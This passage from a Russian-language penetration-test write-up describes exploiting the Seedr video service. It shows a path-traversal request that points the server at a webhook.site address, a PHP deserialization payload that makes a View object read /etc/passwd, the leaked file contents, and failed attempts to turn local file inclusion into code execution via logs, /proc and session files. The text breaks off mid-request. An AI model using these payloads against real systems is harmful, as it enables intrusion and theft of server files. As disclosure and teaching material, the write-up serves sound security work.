
```
GET /video?vid=
1337/../../../../[redacted]https://webhook.si
te/967f88e4-3b1e-42ea-92eb-ede427391ac6?&hosting=vimeo HTTP/1.1
Host: api-stage.seedr.ru
```

```
HTTP/1.1 400 Bad Request
Server: openresty
Date: Mon, 20 Dec 2021 13:41:48 GMT
Content-Type: application/json
Connection: keep-alive
Access-Control-Allow-Headers: Content-Type, *
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 1728000
Content-Length: 80

{
  "error":{
    "error_code":0,
    "error_msg":"Cannot use object of type View as array"
  }
}
```


По крайней мере это было что-то новенькое. Но на что я надеялся? Ведь использовался метод **`__toString()`**, а не методы **`__wakeup()`** или **`__destruct()`**, которые срабатывают в момент создания и уничтожения объекта соответственно. В документации PHP сказано следующее.


Метод __toString() позволяет классу решать, как он должен реагировать при преобразовании в строку. Например, что вывести при выполнении echo $obj;.

Получается, мне как-то необходимо вывести объект **`View`**. На самом деле несложно было понять, что я должен передать свой объект **`View`** в качестве значения атрибута **`title`** или **`description`** — трюк, который я проделал ранее с массивом, чтобы вызвать Error exception. Вот как выглядела моя нагрузка.


```
a:1:{i:0;a:23:{s:2:"id";i:123456;s:5:"title";s:30:"London Tornado - The
aftermath";s:11:"description";O:4:"View":1:{s:8:"*_file";s:11:"/etc/passwd";}
s:3:"url";s:24:"https://vimeo.com/123456";s:11:"upload_date";s:19:"2006-12-14
06:53:32";s:15:"thumbnail_small";s:110:"http://i.vimeocdn.com/video/46783763-
254c2bbf4211bd6657c59e96a682169c8e74fc56e96ebb4e0a2882b103cab878-
d_100x75";s:16:"thumbnail_medium";s:111:"http://i.vimeocdn.com/video/46783763-
254c2bbf4211bd6657c59e96a682169c8e74fc56e96ebb4e0a2882b103cab878-
d_200x150";s:15:"thumbnail_large";s:107:"http://i.vimeocdn.com/video/46783763-
254c2bbf4211bd6657c59e96a682169c8e74fc56e96ebb4e0a2882b103cab878-
d_640";s:7:"user_id";i:146861;s:9:"user_name";s:11:"wordtracker";s:8:"user_url";s:29:"https://
vimeo.com/wordtracker";s:19:"user_portrait_small";s:50:"http://i.vimeocdn.com/portrait/default
s-blue_30x30";s:20:"user_portrait_medium";s:50:"http://i.vimeocdn.com/portrait/defaults-
blue_75x75";s:19:"user_portrait_large";s:52:"http://i.vimeocdn.com/portrait/defaults-
blue_100x100";s:18:"user_portrait_huge";s:52:"http://i.vimeocdn.com/portrait/defaults-
blue_300x300";s:21:"stats_number_of_likes";i:11;s:21:"stats_number_of_plays";i:122560;s:24:"st
ats_number_of_comments";i:12;s:8:"duration";i:32;s:5:"width";i:320;s:6:"height";i:240;s:4:"tag
s";s:0:"";s:13:"embed_privacy";s:8:"anywhere";}}
```

Я снова обновил нагрузку на контролируемом сервере, отправил запрос и наконец получил ответ.


```
<meta property="og:title" content="London Tornado - The aftermath">
<meta property="og:description" content="root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/bin/bash
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
```

Я получил содержимое файла **`/etc/passwd`** внутри метатега **`og:description`**. Круто, локальное чтение файлов намного лучше, чем полуслепая SSRF, но это все еще не RCE.

Продолжение статьи →


ВЗЛОМ SEEDR

РАЙТАП — ПОБЕДИТЕЛЬ PENTEST AWARD В НОМИНАЦИИ «ПРОБИВ»

ЛОГИ

Уязвимость LFI — настолько редкая находка в современных веб-приложениях, что мне пришлось вспоминать, где можно разместить нагрузку, чтобы загрузить ее с помощью функции `include()` и получить RCE. Наиболее распространены такие техники:

- загрузка файлов (в моем случае в приложении не было этой функциональности);
- логи (Apache, Nginx, Mail, SSH...);
- `/proc/*/fd`, `/proc/self/environ`;
- файл PHP-сессии.



ErrorException [Warning]: include(/var/mail/[redacted]): failed to open stream: No such file or directory

SYSPATH/classes/kohana/view.php [61]

```
		ob_start();

		try
		{
			// Load the view within the current scope
			include $kohana_view_filename;
		}
		catch (Exception $e)
		{
			// Delete the output buffer
			ob_end_clean();
```

1. SYSPATH/classes/kohana/view.php [61] » Kohana_Core::error_handler(arguments)

```
0 integer 2
1 string(76) "include(/var/mail/yachkov): failed to open stream: No such file or directory"
2 string(56) "/var/www/t1.seedr.backend/system/classes/kohana/view.php"
3 integer 61
  array(2) (
      "kohana_view_filename" => string(17) "/var/mail/[redacted]"
4     "kohana_view_data" => array(0)
  )
```

ErrorException [Warning]: include(/var/log/apache2/access.log): failed to open stream: No such file or directory

SYSPATH/classes/kohana/view.php [61]

```
		ob_start();

		try
		{
			// Load the view within the current scope
			include $kohana_view_filename;
		}
		catch (Exception $e)
		{
			// Delete the output buffer
			ob_end_clean();
```

1. SYSPATH/classes/kohana/view.php [61] » Kohana_Core::error_handler(arguments)

```
0 integer 2
1 string(86) "include(/var/log/apache2/access.log): failed to open stream: No such file or directory"
2 string(56) "/var/www/t1.seedr.backend/system/classes/kohana/view.php"
3 integer 61
  array(2) (
      "kohana_view_filename" => string(27) "/var/log/apache2/access.log"
4     "kohana_view_data" => array(0)
  )
```

ErrorException [Warning]: include(/proc/self/fd/10): failed to open stream: No such file or directory

SYSPATH/classes/kohana/view.php [61]

```
		ob_start();

		try
		{
			// Load the view within the current scope
			include $kohana_view_filename;
		}
		catch (Exception $e)
		{
			// Delete the output buffer
			ob_end_clean();
```

1. SYSPATH/classes/kohana/view.php [61] » Kohana_Core::error_handler(arguments)

```
0 integer 2
1 string(75) "include(/proc/self/fd/10): failed to open stream: No such file or directory"
2 string(56) "/var/www/t1.seedr.backend/system/classes/kohana/view.php"
3 integer 61
  array(2) (
      "kohana_view_filename" => string(16) "/proc/self/fd/10"
4     "kohana_view_data" => array(0)
  )
```

ErrorException [Warning]: include(/var/lib/php/sessions/sess_4edbc35ba9f62ad35be01e4e4e790f83): failed to open stream: No such file or directory


SYSPATH/classes/kohana/view.php [61]

```
		ob_start();

		try
		{
			// Load the view within the current scope
			include $kohana_view_filename;
		}
		catch (Exception $e)
		{
			// Delete the output buffer
			ob_end_clean();
```

1. SYSPATH/classes/kohana/view.php [61] » Kohana_Core::error_handler(arguments)

```
0 integer 2
1 string(118) "include(/var/lib/php/sessions/sess_4edbc35ba9f62ad35be01e4e4e790f83): failed to open stream: No such file or directory"
2 string(56) "/var/www/t1.seedr.backend/system/classes/kohana/view.php"
3 integer 61
  array(2) (
      "kohana_view_filename" => string(59) "/var/lib/php/sessions/sess_4edbc35ba9f62ad35be01e4e4e790f83"
4     "kohana_view_data" => array(0)
  )
```


Как ты уже понял, я перепробовал почти всё, но ничего не сработало. Пришло время сделать несколько шагов назад, а именно к ошибке, связанной с отсутствием места на устройстве.



```
GET /video?vid=1337/../../../../[redacted]https://webhook.si
